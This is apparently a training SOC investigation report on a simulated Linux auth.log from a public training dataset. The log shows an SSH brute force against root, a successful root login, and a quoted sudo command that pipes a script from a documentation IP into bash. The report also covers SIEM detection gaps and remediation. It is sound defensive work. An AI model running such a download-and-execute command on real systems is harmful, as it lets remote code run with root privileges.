SECURITY OPERATIONS CENTER

SOC Investigation Report 001

Linux SSH brute force, root login and download-and-execute command

Investigation type	Authentication anomaly followed by suspicious privileged command execution
Prepared by	Ammar Badlawala
Platform	Mini SIEM (self-built project)
Log source / host	Linux auth.log sample (sshd and sudo) / LNX-WEB-001
Dataset	auth.log, 2,802 lines, from the public GitHub repository Splunk-Logs-ACEP-SOC-Lab (Anisetti Chaitanya Eshwar Prasad, AcepTech). SHA-256 (matches the repository copy): 1a5ed2333af5bba73bdd6e0a71607726 36de2ee0b995795c4d2aa72f1645ba5b
Observed account / source	root / 203.0.113.50 (TEST-NET-3 documentation address)
Activity date	15 March 2026 (log has no year or time zone; see section 3)
Alert status	Open at time of captured evidence
Report date / version	12 November 2026 / version 6

Handling note. This is a portfolio/training investigation based on a sample log and screenshots from a self-built SIEM. It is not evidence of a real-world compromise or an audit of a production environment. Conclusions separate what the logs show from what they do not show.

1. Executive summary

Mini SIEM raised a High-severity alert for repeated SSH authentication failures against the root account on host LNX-WEB-001 from 203.0.113.50 (MITRE ATT&CK T1110, threat score 30). The alert is correct, but it shows only the first part of the story. The original log shows three stages:

- **Brute force:** exactly 300 failed root logins from 203.0.113.50, 3 seconds apart (log time 01:30:00 to 01:44:57).
- **Successful root login:** at 02:05:14, 20 minutes 17 seconds after the last failure, root logged in from the same IP with a password.
- **Remote script execution:** at 02:06:00, 46 seconds after the login, sudo recorded root running `curl http://203.0.113.50/payload.sh | bash`, which downloads a script from the same address and runs it immediately.

Mini SIEM alerted only on the brute force. It raised no alert for the login (it fell outside the 10-minute window of the correlation rule) and none for the command (sudo lines are stored as plain syslog text and no rule matches them). Section 9 explains both gaps, each confirmed in the project's code.

Key assessment: a brute-force, root-login and download-and-execute sequence from one source IP. In a real environment this would be handled as a host compromise. The logs do not show what payload.sh contained or whether it ran successfully. The reserved TEST-NET-3 address and the perfectly regular 3-second cadence show this is a simulated attack scenario, not a real attacker.

2. Alert details

Field	Observed value
Alert title	Brute force login attempts from 203.0.113.50
Severity / score	High / 30. The rule's minimum severity is High (brute_force.yml); the base score of 30 sits in the Medium band. Threat intelligence can raise severity but never lower it (project test guide, case N6).
MITRE ATT&CK	T1110 - Brute Force (alert). Sections 5 and 6 add T1078, T1105 and T1059.004 from the raw log.
Account / host	root / LNX-WEB-001
Destination	TCP port 22 (SSH)
Rule	More than 10 failed logins from one source IP within 5 minutes (brute_force)
Failed logins	100 in alert evidence; 300 in the log. The alert reports the peak count inside the rule's 5-minute window (section 5.5).
Threat intelligence	Skipped by Mini SIEM - non-public IP
Status in screenshot	Open (1 alert for this upload)

3. Event timeline

Mini SIEM display (IST)	Raw log time	Event
07:00:00	01:30:00	First failed root login from 203.0.113.50 (alert first-seen time).
07:00:00 - 07:14:57	01:30:00 - 01:44:57	300 failed root logins, every 3 seconds (299 intervals, all exactly 3 s).
07:35:14	02:05:14	**Accepted password for root** from 203.0.113.50 port 52847. No alert raised.
07:36:00	02:06:00	**sudo: root ran** `/bin/bash -c 'curl http://203.0.113.50/payload.sh | bash'`. 46 seconds after the login. No alert raised.

The log carries no year or time zone. Mini SIEM's parser treats such lines as UTC (running it on the sudo line gives 2026-03-15 02:06:00 UTC), and the browser displays that in local time (IST, UTC+5:30), which accounts for the 5 hours 30 minutes between the screenshots and the raw log. The year 2026 is inferred by the parser. The gap between the last failure and the login is 20 minutes 17 seconds.

4. Evidence

Figures 1 to 4 are captures of the Mini SIEM and VirusTotal views, cropped to the application area. Figure 5 is taken verbatim from the original auth.log. Figures 6 and 7 are Mini SIEM searches: one returns nothing, the other finds the stored sudo event. Captions describe only what is visible.




Figure 1. Mini SIEM alert evidence: High severity, T1110, 100 failed logins against root from 203.0.113.50. Threat intelligence was skipped because the address was classified as non-public.

Analyst note: The evidence panel lists 50 event references (IDs 19662 to 19711) while the trigger count is 100. Both are explained in 5.5.




Figure 2. Events view filtered to SSH, source 203.0.113.50, root, port 22, 07:00-07:30 (display time). 300 events; visible rows are all login_failed, last displayed failure at 07:14:57.

Analyst note: Consecutive visible timestamps (07:14:57, :54, :51, :48 ... :27) are exactly 3 seconds apart. The raw log confirms this for the whole burst.




Figure 3. Events view, 07:00-07:47 (display time), all source types: 301 events. A login_success at 07:35:14 from the same source IP, username and host sits above the failed-login records.

Analyst note: This filter (source IP, username, port 22) cannot show the sudo event, because it carries none of those fields (see 9.3).



Figure 4. VirusTotal lookup for 203.0.113.50 (cropped to the WHOIS section): 1/92 vendor detections; WHOIS allocation to IANA-DOCUMENTATION-TEST-NET-3 (203.0.113.0/24), a documentation-only range.

```
Mar 15 01:30:00 LNX-WEB-001 sshd[...]: Failed password for root from 203.0.113.50 ... (first of 300)
Mar 15 01:44:57 LNX-WEB-001 sshd[4567]: Failed password for root from 203.0.113.50 port 54694 ssh2
Mar 15 02:05:14 LNX-WEB-001 sshd[4568]: Accepted password for root from 203.0.113.50 port 52847 ssh2
Mar 15 02:06:00 LNX-WEB-001 sudo: root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/bash -c 'curl http://203.0.113.50/payload.sh | bash'
```

Figure 5. Verbatim lines from the original auth.log (first line abbreviated). The last line is the sudo record that Mini SIEM stored as plain syslog text and did not alert on.




Figure 6. Mini SIEM Events view with source type syslog and the search term payload.sh: 0 events.

Analyst note: The sudo line is in the raw log, yet this search finds nothing. See 9.3 for the two reasons: the line carries no structured fields, and the text search tokenises the script name as /payload.sh.




Figure 7. Mini SIEM Events view with source type syslog and the search term curl: 1 event at 7:36:00 AM (display time; 02:06:00 in the raw log) on LNX-WEB-001. Action is log; Source IP, Username and URL are empty.

Analyst note: The sudo command is stored, but only as unstructured text with no username, source IP or command field, and it raised no alert.

5. Investigation and analysis

5.1 Authentication pattern. The log holds 300 failed password attempts for root on LNX-WEB-001, all from 203.0.113.50 (298 distinct source ports). The timestamps are exactly 3 seconds apart across the whole burst (299 intervals of 3 s). A fixed interval is typical of a script or a synthetic log generator, not of a person. This supports the T1110 mapping.

5.2 Successful authentication after failures. Root logged in with a password from the same IP at 02:05:14, 20 minutes 17 seconds after the last failure. No other root login appears anywhere in the file, and the attacker IP never appears on any other host or day. A password login for root immediately after a long guessing burst from the same address is a strong sign that a guess succeeded.

5.3 Post-authentication activity. The sudo record at 02:06:00 shows root running a shell that downloads payload.sh from http://203.0.113.50/ and pipes it straight into bash. The download host is the same address that performed the brute force and the login. This is a classic download-and-execute pattern. The log records that the command was run, not its result: the contents of payload.sh and its effects are unknown. My first in-SIEM searches missed this line (see 9.3 and Figure 6); it was found in the raw log.

5.4 Threat-intelligence context. VirusTotal shows 1/92 detections and WHOIS data placing 203.0.113.50 in IANA-DOCUMENTATION-TEST-NET-3. A reserved documentation range is not a real-world attribution, which is why this is treated as a simulated scenario.

5.5 Reconciling the 100 / 50 / 300 / 301 counts. All four figures are now explained and confirmed in the Mini SIEM code (repository commit 3fb16e4):

Figure	Where	Explanation
100 failed logins	Alert evidence	The alert reports the peak number of failures inside a 5-minute sliding window (rule_engine.py, aggregate episodes use *peak*). At 3 s spacing: 300 s / 3 s = 100.
50 event references	Alert evidence	Evidence lists are capped by MAX_EVIDENCE_VALUES = 50 (detection/alerting.py), so only 50 event IDs are stored.
300 events	Events view, 07:00-07:30	The whole burst: 897 s at 3 s spacing = 299 intervals = 300 failures.
301 events	Events view, 07:00-07:47	300 failures + the single login_success at 07:35:14.

5.6 Rest of the dataset (original auth.log). The 2,802-line file contains 2,301 sshd lines and 501 sudo lines. Everything except the attack sequence looks routine:

Lines	Type	What they are
2,000	sshd Accepted publickey	9 internal accounts, 804 distinct 10.10.x.x source addresses, 10 hosts. No failures among them.
300	sshd Failed password	All from 203.0.113.50, all for root on LNX-WEB-001. These are the only failed logins in the file.
1	sshd Accepted password	root from 203.0.113.50 on LNX-WEB-001. The only password login and the only root login in the file.
500	sudo, routine	9 internal accounts running top, df -h, apt-get update, tail -f /var/log/syslog and systemctl restart apache2.
1	sudo, outlier	root running curl http://203.0.113.50/payload.sh | bash. The only sudo line involving root as the invoking user or any download command.

In this file the attacker IP appears on 302 lines, all on 15 March: 300 failures, 1 login and 1 sudo command. Nothing suggests other hosts or accounts were touched, but the sample cannot show activity that was never logged.

6. MITRE ATT&CK mapping

ID	Technique	Evidence	Confidence
T1110	Brute Force (Credential Access)	300 failed root logins at a fixed interval.	High (alerted by Mini SIEM)
T1078	Valid Accounts	Successful root password login from the same IP after the burst.	Medium: login success is certain; that the password was guessed is inferred.
T1105	Ingress Tool Transfer	curl fetches payload.sh from 203.0.113.50.	Medium: the command is logged; the download result is not.

ID	Technique	Evidence	Confidence
T1059.004	Command and Scripting Interpreter: Unix Shell	Output is piped into bash.	Medium: execution is implied by the command, not confirmed.

Mappings rest on the log lines. They do not prove attacker identity, intent or what the payload did.

7. Impact assessment

If this were real, an unknown script would have run as root on LNX-WEB-001. Potential impact includes full host control, persistence (cron jobs, new accounts, SSH keys), data theft from the web server, use of the host to attack others, and credential theft that would affect other systems. None of these is shown in the logs. What is confirmed is limited to the brute-force burst, the root login and the logged command.

8. Recommended response and remediation (host and investigation actions)

Priority	Recommended action	Purpose
P1	Isolate LNX-WEB-001 from the network, taking a disk and memory snapshot first to preserve evidence.	Stop further attacker activity and keep forensic evidence.
P1	Block 203.0.113.50 at the firewall for inbound and outbound traffic; check proxy and DNS logs for other connections to it.	Cut off access and any further payload downloads.
P1	Retrieve payload.sh safely (from the server or the attacker host) and analyse it in an isolated sandbox, never on a production host.	Learn what ran as root.
P1	Hunt on the host for persistence and changes after 02:05:14: cron jobs, systemd units, new users, authorized_keys, listening ports, modified binaries and web files.	Find what the script left behind.
P1	Reset the root password and rotate every credential, key and secret stored on or reachable from the host; review other privileged credentials.	Remove the attacker's access.
P2	Disable password authentication and direct root login for SSH; use key-based login with named administrator accounts and sudo. Add MFA where possible and rate-limiting or lockout.	Prevent a repeat.
P2	Check other hosts for connections to 203.0.113.50 and for successful root logins. In this sample no other host or account was affected.	Confirm scope.
P2	Correlate with firewall, VPN, endpoint and identity-provider records where available.	Validate origin and session context.
P2	Preserve the original log with its SHA-256 hash and the exported alert and event records. Decide whether the incident must be reported under applicable obligations.	Maintain evidence integrity and compliance.

9. Detection engineering observations

All points below were checked against the Mini SIEM repository (commit 3fb16e4). They describe the code as stored there; the author reports that the deployed code has not changed since.

9.1 What worked. The brute_force rule (more than 10 failures from one IP within 5 minutes, severity High) alerted correctly and exposed the source, account, host, port, time range and ATT&CK mapping.

9.2 The login after the burst did not alert, by design. The correlation rule brute_force_then_success (severity Critical) requires at least 5 failures within 10 minutes and a success within 10 minutes of the last failure. Here the success came after 20 minutes 17 seconds, and the project's own tests assert that a success 11 minutes after the failures must not fire. So the silence is expected behaviour, and it is a coverage gap: an attacker who pauses for more than 10 minutes avoids the rule. The author confirmed that the rule is enabled on the Rules page.

9.3 The most serious event was invisible to detection. The sudo line is stored as a generic syslog event (source type syslog, action log). The parser keeps the whole line as text and extracts only host, process and pid, with no username, source IP or command field (parsers/syslog.py). None of the 15 built-in rules looks at sudo or at commands such as curl or wget piped into a shell. Because the event has no source IP or username, an Events filter on either one cannot return it. There is a second obstacle in text search. The Events search box uses PostgreSQL full-text search over the raw message, which stores the script name as the token /payload.sh with a leading slash. In a PostgreSQL 16 test of the same query form, curl, sudo and 203.0.113.50/payload.sh matched this line, while payload.sh and payload did not, which fits the empty result in Figure 6; searching curl in Mini SIEM does return the event (Figure 7). Together these explain why my first searches missed it. I confirmed how the line is stored by running the project's own parser on it.

9.4 Recommended fixes.

- Add a sudo parser that extracts the invoking user, target user, working directory and command into structured fields.
- Make raw-message search forgiving: substring matching (ILIKE or pg_trgm) or a simple text-search configuration, and show the raw message in the Events table.
- Add a signature rule for download-and-execute commands (curl or wget output piped to sh or bash) and for other high-risk privileged commands, with MITRE tags T1105 and T1059.004.
- Add a post-authentication rule: a root or privileged login followed by a sudo command within N minutes, optionally joined to a source IP that already triggered a brute-force alert.
- Add a second, lower-severity login-after-brute-force rule with a longer window (for example 60 minutes), or widen the existing one and keep a minimum failure count to limit false positives.
- Keep this auth.log as a regression test: the 07:35:14 login and the 07:36:00 command should each produce an alert once the rules exist. Be explicit about event-time versus ingestion-time behaviour, because replayed logs carry old timestamps.

10. Evidence limitations and data quality

- **Payload unknown:** the logs do not contain payload.sh or the command's result, so execution success and impact are not established.
- **Simulated scenario:** 203.0.113.50 is a TEST-NET-3 documentation address and the cadence is perfectly regular. The log looks constructed as an attack storyline, and the dataset is a published Splunk SOC training pack, so this is a training exercise and not an attribution.
- **Dataset provenance:** the file is the auth.log from the public GitHub repository Splunk-Logs-ACEP-SOC-Lab (Anisetti Chaitanya Eshwar Prasad, AcepTech); its SHA-256 matches the repository copy. The repository states no licence, so the file is not redistributed here and is treated as a third-party training dataset.
- **Time handling:** the log has no year or time zone, so the real time zone of the host is unknown. Times are used as parsed (UTC) and displayed in IST.
- **Evidence for the sudo event:** it is evidenced from the raw log (Figure 5). Mini SIEM stores it as an unstructured syslog event (Figure 7), and searching payload.sh returns nothing (Figure 6).
- **Code and deployment:** rule parameters and caps come from the repository at commit 3fb16e4. The author reports that the deployed code is unchanged and that the rule is enabled; neither was independently verified.
- **Scope:** Windows and web-server sample logs were also tried in Mini SIEM. The Windows file was stored without producing alerts, and the web log upload was blocked by the hosting provider's firewall before reaching the parser. Both are outside this report.

11. Final analyst conclusion

The log shows a complete attack sequence from one source IP: 300 failed root logins at a fixed 3-second interval, a successful root password login 20 minutes later, and 46 seconds after that a sudo command that downloads and runs a script from the same IP. In a real environment this would be treated as a host compromise and escalated as an incident, with LNX-WEB-001 isolated, the payload analysed and credentials rotated. Mini SIEM detected only the first stage. The login fell outside the 10-minute window of its correlation rule, and the command was stored as unstructured text that no rule inspects. The detection fixes in section 9.4 would close both gaps. Because the data is simulated, nothing here establishes that a real host was attacked.

Disposition: confirmed attack sequence (simulated): brute force, root login and remote script execution. Escalate; alert remains open.

Appendix: reproducing the figures from the original log

With the original auth.log in the current folder (Windows PowerShell):

```
Get-FileHash .\auth.log -Algorithm SHA256 # 1a5ed233...45ba5b
(Select-String 'Failed password' .\auth.log).Count # 300
(Select-String '203.0.113.50' .\auth.log).Count # 302
Select-String 'Accepted password' .\auth.log # one line: root from 203.0.113.50
Select-String 'payload.sh' .\auth.log # the sudo curl | bash line
```

Screenshots are cropped to the application area; browser tabs, bookmarks and profile details were removed. Keep the original auth.log unmodified alongside exported alert and event records.